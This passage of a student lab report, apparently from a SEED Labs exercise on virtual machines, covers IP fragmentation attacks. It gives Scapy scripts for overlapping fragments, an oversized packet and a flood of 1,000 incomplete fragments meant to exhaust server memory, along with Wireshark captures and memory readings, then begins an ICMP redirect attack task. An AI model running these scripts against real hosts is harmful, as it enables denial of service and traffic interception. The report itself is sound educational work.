[03/25/23]seed@Attacker:~/.../icmp$ sudo python 1b2.py
```

- Output on Server’s wireshark:



```
No.  Time          Source      Destination  Protocol Length Info
   8 2023-03-…  10.0.2.14   10.0.2.12    UDP          74 7070 → 9090 Len=64
   9 2023-03-…  10.0.2.14   10.0.2.12    IPv4         60 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
  10 2023-03-…  10.0.2.14   10.0.2.12    IPv4         66 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)
```

- Output on Server’s cli:




```
[03/25/23]seed@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

We can see that even though the second fragment was sent after the first, when the packet reassembled the overlapped second fragment’s data got completely overwritten by fragment’s 1 data.


- **<u>Sending the second fragment first</u>**
  As before, changing the order of fragment 1 and 2 in the array and running the code.

- On Server wireshark:



```
  Time          Source       Destination   Protocol  Length  Info
3 2023-03-…  10.0.2.14    10.0.2.12     IPv4        60 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
4 2023-03-…  10.0.2.14    10.0.2.12     UDP         74 7070 → 9090 Len=64
5 2023-03-…  10.0.2.14    10.0.2.12     IPv4        66 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)
```

- The output in the CLI is similar to before:




```
[03/25/23]seed@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

That’s because, similar to before, the fragments are identified and reassembled by the ID field and the fragment offset field in the IP header. Meaning the order of sending the fragments doesn't matter.

<u>Task 1.c: Sending a Super-Large Packet</u>

The objective of this task is to send an IP packet with size that exceeds the allowed limit. This can be achieved by creating fragments in a way that the sum of their size will be larger than 65,535 bytes.


- Script for this task:



```
dst_ip = "10.0.2.12"
dst_port = 9090
src_ip = "10.0.2.14"

def create_ip(dst_ip, pkt_id, frag, flags):
    ip = IP(src=src_ip, dst=dst_ip)
    ip.id = pkt_id
    ip.frag = frag
    ip.flags = flags
    ip.proto = 17
    return ip


# Create payloads with arbitrary sizes
payload_fragment_1 = "A" * (65535 - 1480)
payload_fragment_2 = "B" * (65535 - 1480)

# Create fragmented IP packets
ip1 = create_ip(dst_ip, 1000, 0, 1) # More fragments flag is set
ip2 = create_ip(dst_ip, 1000, len(payload_fragment_2) // 8 + 1, 0) # Set fragment offset close to the
maximum allowed size

# Construct the final UDP packets with fragmented payloads
fragment_1 = ip1 / UDP(sport=7070, dport=dst_port, len=len(payload_fragment_1) + 8) / Raw
(load=payload_fragment_1)
fragment_2 = ip2 / UDP(sport=7070, dport=dst_port, len=len(payload_fragment_2) + 8) / Raw
(load=payload_fragment_2)

# Set the checksum of the first fragment to 0
fragment_1[UDP].chksum = 0

# Send the fragments
send(fragment_1)
send(fragment_2)
```

Running the script on Attacker's machine.


- Server’s wireshark:



```
No.  Time        Source     Destination Protocol Length Info
 152 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=16280, ID=03e8)
 153 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=17760, ID=03e8)
 154 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=19240, ID=03e8)
 155 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=20720, ID=03e8)
 156 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=22200, ID=03e8)
 157 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=23680, ID=03e8)
 158 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=25160, ID=03e8)
 159 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=26640, ID=03e8)
 160 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=28120, ID=03e8)
 161 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=29600, ID=03e8)
 162 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=31080, ID=03e8)
 163 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=32560, ID=03e8)
 164 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=34040, ID=03e8)
 165 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=35520, ID=03e8)
 166 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=37000, ID=03e8)
 167 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=38480, ID=03e8)
 168 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=39960, ID=03e8)
 169 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=41440, ID=03e8)
 170 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=42920, ID=03e8)
 171 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=44400, ID=03e8)
 172 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=45880, ID=03e8)
 173 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=47360, ID=03e8)
 174 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=48840, ID=03e8)
 175 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=50320, ID=03e8)
 176 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=51800, ID=03e8)
 177 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=53280, ID=03e8)
 178 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=54760, ID=03e8)
 179 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=56240, ID=03e8)
 180 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=57720, ID=03e8)
 181 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=59200, ID=03e8)
 182 2023-03-… 10.0.2.14  10.0.2.12  IPv4       1514 Fragmented IP protocol (proto=UDP 17, off=60680, ID=03e8)
 183 2023-03-… 10.0.2.14  10.0.2.12  IPv4        457 Fragmented IP protocol (proto=UDP 17, off=62160, ID=03e8)
 184 2023-03-… 10.0.2.12  10.0.2.14  ICMP        590 Time-to-live exceeded (Fragment reassembly time exceeded)
```

The server received 184 fragments. Also, an error prevented the reassembly of the entire packet.

- At the Servers cli there was nothing printed:




```
[03/25/23]seed@Server:~$ nc -lu 9090
█
```

This is expected because the packet was not reassembled successfully

It is safe to assume that the error occurred because reassembly of a package above the allowed size is impossible.


Task 1.d: Sending Incomplete IP Packet

- Attacker code - sending 1k incomplete packets in a loop



```python
#!/usr/bin/python3
from scapy.all import *
dst_ip = "10.0.2.15"
src_ip = "10.0.2.4"
payload = "T"*65475

ip = IP(src= src_ip, dst= dst_ip)
ip.proto = 17
udp = UDP(sport= 7070, dport= 9090)
udp.len = len(payload) + 8

for x in range(1000):
        ip.id = x
        ip.frag = 0
        ip.flags = 1
        pkt = ip/udp/payload[:21825]
        pkt[UDP].chksum = 0
        send(pkt, verbose=0)

        ip.frag = 2728
        pkt = ip/payload[21825:43650]
        send(pkt, verbose=0)
        print("Sending packet ", x)
```

- Checking Server's memory:




```
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1063         154          41         795         659
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1069         143          41         799         653
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1066         143          41         802         656
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1065         142          41         804         656
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1065         138          41         809         657
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1066         132          41         814         656
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1065         126          41         820         656
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012        1069         113          41         830         653
Swap:          1021           3        1018
[03/24/23]seed@VM:~\ Server$
```

```
Sending packet  980
Sending packet  981
Sending packet  982
Sending packet  983
Sending packet  984
Sending packet  985
Sending packet  986
Sending packet  987
Sending packet  988
Sending packet  989
Sending packet  990
Sending packet  991
Sending packet  992
Sending packet  993
Sending packet  994
Sending packet  995
Sending packet  996
Sending packet  997
Sending packet  998
Sending packet  999
[03/24/23]seed@Attacker$
```

In the Server memory, we can see that before the attack, it had 154 free memory.

And after the attack it went down to 113 free memory (We used the command “free -m”).

- Server wireshark



```
   Time                            Source        Destination     Protocol  Length Info
 1 2023-03-24 10:44:47.2522782…  PcsCompu_…   Broadcast       ARP           60 Who has 1…
 2 2023-03-24 10:44:47.2522926…  PcsCompu_…   PcsCompu_78…    ARP           42 10.0.2.15…
 3 2023-03-24 10:44:47.2806559…  10.0.2.4     10.0.2.15       UDP         1514 7070 → 90…
 4 2023-03-24 10:44:47.2824500…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
 5 2023-03-24 10:44:47.2842077…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
 6 2023-03-24 10:44:47.2857902…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
 7 2023-03-24 10:44:47.2887018…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
 8 2023-03-24 10:44:47.2920360…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
 9 2023-03-24 10:44:47.2945539…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
10 2023-03-24 10:44:47.2969448…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
11 2023-03-24 10:44:47.2988946…  10.0.2.4     10.0.2.15       IPv4        1514 Fragmente…
```

```
  ▾ Flags: 0x01 (More Fragments)
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..1. .... = More fragments: Set
    Fragment offset: 42544
```

```
0000  08 00 27 94 63 67 08 00  27 78 12 e0 08 00 45 00   ..'.cg.. 'x....E.
0010  04 65 00 00 34 c6 40 11  29 b0 0a 00 02 04 0a 00   .e..4.@. ).......
0020  02 0f 54 54 54 54 54 54  54 54 54 54 54 54 54 54   ..TTTTTT TTTTTTTT
0030  54 54 54 54 54 54 54 54  54 54 54 54 54 54 54 54   TTTTTTTT TTTTTTTT
0040  54 54 54 54 54 54 54 54  54 54 54 54 54 54 54 54   TTTTTTTT TTTTTTTT
0050  54 54 54 54 54 54 54 54  54 54 54 54 54 54 54 54   TTTTTTTT TTTTTTTT
```

Summary

In this task, our objective was to gain a comprehensive understanding of IP fragmentation and its limitations by performing several actions. The actions included constructing and sending a UDP packet to a UDP server, creating IP fragments with overlapping contents, sending a super-large packet, and sending an incomplete IP packet.


We were successful in completing all of the actions. At first, we struggled with understanding the fragment configuration, but with further research and experimentation, we were able to overcome the issue.

Through this task, we gained valuable insight into the potential DoS attacks that could be carried out by sending too large of a packet or a large number of small ones. This highlighted the importance of network security measures and the need to be aware of potential vulnerabilities in network communication. Overall, the task was successful in providing us with a deeper understanding of IP fragmentation and its inherent limitations, as well as the potential risks associated with network communication.

Task 2: ICMP Redirect Attack

In an ICMP redirect attack, an attacker sends a spoofed ICMP redirect message to a host, falsely claiming that there is a better route to a particular destination through the attacker's machine. When the host receives the message, it updates its routing table and sends packets to the attacker's machine, which can then intercept, modify or drop the packets before forwarding them to their intended destination.

This type of attack is effective when the attacker has access to a machine on the same network segment as the victim and can spoof the IP address of a trusted router. It can be used to perform various malicious activities, including packet sniffing, session hijacking, and denial-of-service (DoS) attacks.




<u>Objective:</u>

Pick a destination B, which should be a host outside of the local network. Then, launch an ICMP redirect attack on Host A from Host M, such that when Host A sends packets to B, it will use M as the router, and hence sends those packets to M

